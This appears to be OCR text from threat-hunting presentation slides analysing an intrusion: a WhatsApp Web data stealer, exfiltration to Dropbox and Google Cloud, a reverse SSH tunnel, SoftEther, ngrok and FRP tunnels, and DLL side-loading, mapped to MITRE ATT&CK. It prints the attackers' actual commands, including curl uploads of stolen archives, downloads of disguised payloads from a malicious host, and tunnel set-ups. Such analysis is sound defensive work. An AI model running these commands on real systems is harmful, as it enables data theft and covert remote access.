
Copy - copy the found data to the temporary folder;

Start - at first copies the found data to the temporary folder and then packs the collected data into an archive file;

Remote - the name of the remote host;


start

WAExp



Select Administrator: C:\Windows\system32\cmd.exe
c:\Users\Fred\Desktop>app.exe check
C:\users\Fred
[>] Profile: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 10
[>] Profile: C:\users\Fred\Appdata\local\MicroSoft\Edge\User Data\Profile 1\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 10
[>] Profile: C:\users\Fred\Appdata\roaming\Mozilla\Firefox\Profiles\6rksv3f2.default-release\storage\default\https+++web.whatsapp.com
[>] Profile: C:\users\Fred\Appdata\roaming\Thunderbird\Profiles\d4dtmfem.default-release\storage\default\https+++web.whatsapp.com
[+] All Done
10/3/2023 4:49:14 PM
c:\Users\Fred\Desktop>


Checks
start
Interesting files

WAExp


Administrator: C:\Windows\system32\cmd.exe
c:\Users\Fred\Desktop>app.exe check
C:\users\Fred
[>] Profile: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 9
[+] All Done
9/29/2023 4:33:57 PM
c:\Users\Fred\Desktop>app.exe copy
C:\users\Fred
[>] Profile: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 9
[+] Copy done: C:\Programdata\Microsoft\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb\
[+] Copy done: C:\Programdata\Microsoft\Default\Local Storage\leveldb\
[+] All Done
9/29/2023 4:33:59 PM
c:\Users\Fred\Desktop>app.exe start
C:\users\Fred
[>] Profile: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 9
[+] Copy done: C:\Programdata\Microsoft\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb\
[+] Copy done: C:\Programdata\Microsoft\Default\Local Storage\leveldb\
[+] Packed: C:\Programdata\Microsoft\Default-20230929-043407, 111.990234375 KB
[+] Deleted: C:\Programdata\Microsoft\Default
[+] Deleted: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] All Done
9/29/2023 4:34:07 PM
c:\Users\Fred\Desktop>


САМОДЕЛКА
РАБОТАЕТ!



Microsoft
File
Home
Share
View
This PC
Local Disk (C:)
ProgramData
Microsoft
Search Microsoft
Name
Windows Defender
Windows Defender Advanced Threat P...
Windows NT
Windows Security Health
WinMSIPC
WwanSvc
Default-20230929-043407
32 items
1 item selected 111 KB
C:\ProgramData\Microsoft\Default-20230929-043407\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
C:\ProgramData\Microsoft\Default-20230929-043407\
Name Size Packed Size Modified Created Accessed Attribute
IndexedDB 230 412 61 344
Local Storage 66 377 50 418
0 / 2 object(s) selected


Checks
Copies files
Archives files
start
Interesting files
Archive with interesting files
Archive file

DropBox API


```
curl -k -X POST https://content.dropboxapi.com/2/files/upload
        --header "Authorization: Bearer sl.<access token>"
        --header "Dropbox-API-Arg: {
                                \"autorename\":false,
                                \"mode\":\"add\",
                                \"mute\":false,
                                \"path\":\"/0504.zip\",
                                \"strict_conflict\":false
                                }"
        --header "Content-Type: application/octet-stream"
        --data-binary @"C:\Windows\Help\Security.zip"
        --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
```

https://www.dropbox.com/developers/documentation/http/documentation#files-upload



Google Cloud API

```
curl.exe  -X POST --data-binary "@D:\\BackUPs\\0604.rar"
          -H "Authorization: Bearer <Bear>"
          -H "Content-Type: application/json"
          -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
          --ssl-no-revoke "https://storage.googleapis.com/upload/storage/v1/b/tamiyah_prod1/o?uploadType=media&name=0604.rar"
```



MITRE ATT&CK

- Cuthead
- WAExp

Execution	Persistence	Privilege Escalation	Discovery	Collection	Exfiltration
Windows Command Shell	Scheduled Task	Scheduled Task	File and Directory Discovery	Data from Local System	Exfiltration to Cloud Storage
Scheduled Task				Archive via Library	
				Automated Collection	
				Local Data Staging	

Threat Hunting

Episode 6
“Closing the holes of the sly beast”

Reverse SSH Tunnel


c:\users\public\a.bat

```
@echo off
::# Set Key File Variable:

Set Key="C:\Windows\AppReadiness"

takeown /f "%Key%"
icacls "%Key%" /remove "BUILTIN\Administrators" > "%temp%\a.txt"
icacls "%Key%" /remove "Administrators" >> "%temp%\a.txt"
icacls "%Key%" /remove "NT AUTHORITY\Authenticated Users" >> "%temp%\a.txt"
icacls "%Key%" /remove "CREATOR OWNER" >> "%temp%\a.txt"
icacls "%Key%" /remove "BUILTIN\Users" >> "%temp%\a.txt"
icacls "%Key%" /remove "Users" >> "%temp%\a.txt"
icacls "%Key%" >> "%temp%\a.txt"

::# Remove Variable:
set "Key="
```

Reverse SSH Tunnel


```
c:\Users\Public>icacls c:\Windows\AppReadiness
c:\Windows\AppReadiness NT AUTHORITY\Authenticated Users:(R)
                        NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(R,GR)
                        BUILTIN\Administrators:(F)
                        BUILTIN\Administrators:(OI)(CI)(IO)(M,WDAC,WO,GA,DC)
                        NT AUTHORITY\SYSTEM:(F)
                        NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(M,WDAC,WO,GA,DC)

Successfully processed 1 files; Failed processing 0 files
```

```
c:\Users\Public>icacls c:\Windows\AppReadiness
c:\Windows\AppReadiness NT AUTHORITY\SYSTEM:(F)
                        NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(M,WDAC,WO,GA,DC)

Successfully processed 1 files; Failed processing 0 files
```



Reverse SSH Tunnel


"C:\programdata\ssh\ssh.exe" -i C:\Windows\AppReadiness\value.dat - o StrictHostKeyChecking=accept-new -R 31481:localhost:53 systemtest01@[remote_ip] - p 22222 -fN



SoftEther VPN Server

Legitimate Software

University of Tsukuba



SoftEther VPN Server

OFF ONE 2024


Legitimate Software

University of Tsukuba

curl hxxp://www.netportal.or[.]kr/common/css/main.js -o c:\windows\debug\wia\wia.exe
curl hxxp://www.netportal.or[.]kr/common/css/ham.js -o c:\windows\debug\wia\hamcore.se2


c:\windows\debug\wia\wia.exe /install
c:\windows\debug\wia\wia.exe /service

ha.bbmouseme[.]com -> 118[.]193.40.42



Ngrok


"cmd" /c "cd C:\windows\temp\ & Intel.exe tcp --region=ap --remote-addr=1.tcp.ap.ngrok.io:21146 54112 --authtoken <authtoken>"




Krong

Krong was executed via DLL Side-loading


"cmd" /c "cd C:\windows\temp\ & SystemInformation.exe 0.0.0.0 54112"





FRP - fast reverse proxy


c:\windows\debug\tck.exe -c c:\windows\debug\tc.ini



https://github.com/fatedier/frp

MITRE ATT&CK

- Reverse SSH
- SoftEther VPN Server
- Ngrok & Krong
- FRP




Threat Hunting

Episode 7
“Attempt number two”

Googleupdate again?

```
eventtype : 3
eventtype_str : ModuleLoaded
file_path : C:\Program Files (x86)\Google\Update\log.dll
file_size : 10240
processcmdline : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /ua /installsource scheduler
processfilepath : c:\program files (x86)\google\update\googleupdate.exe
parentprocesscmdline : C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s Schedule
processversioninfodescription : BitDefender Crash Handler
parentprocessfilepath : C:\Windows\System32\svchost.exe
parentprocessintegritylevel_str : System
process_username : NT AUTHORITY\SYSTEM
```

ProWoLoT



E:\proj_work\log2\log\Release\logtest.dll.pdb

c:\program files (x86)\google\update\googleupdate.exe
\ark.x64.dll
\winform.exe

c:\program files (x86)\google\update\googleupdate.exe
\log.dll
\winform.exe

c:\program files\microsoft update health tools\uhssvc.exe
\log.dll
\winform.exe


c:\program files (x86)\common files\adobe\arm\1.0\armsvc.exe
\log.dll
\winform.exe

ProWoLoT

#	Time	Debug Print
1	0.00000000	[5140] begin....
2	0.00195110	[5140] C:\Users\Fred\Desktop\pcexter\winform.exe
3	0.00732290	[5140] ok....
4	0.00951890	[5140] end....
5	31.59744644	[2008] begin....
6	31.59757423	[2008] has date....


```
mov     edi, ds:OutputDebugStringA
